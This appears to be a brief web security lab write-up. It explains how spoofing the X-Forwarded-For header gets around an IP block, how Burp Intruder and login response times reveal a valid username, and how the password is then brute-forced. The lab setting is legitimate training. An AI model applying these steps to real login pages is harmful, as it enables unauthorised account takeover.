
In order to bypass the IP block, we use the X-Forwarded-For and put an arbitrary IP with it.

We put the request in Intruder and for 101 usernames, we put in 101 IP addresses.

We paste in the username as well and run the Pitchfork attack.

This doesn’t give me a fruitful result so I put the request in repeater and see the response time for the valid username I do have.

So in order to have a noticeably different time delay, the password has to be super long. I will explain it below.

Now we put in this new long password in Intruder and run it again.

We see that user al has a very high response time. We can assume its the valid.

We will now run the same attack and brute-force passwords.
Now, we see that password - montana gives us 302 FOUND response.

Logging in with these credentials solves the lab.
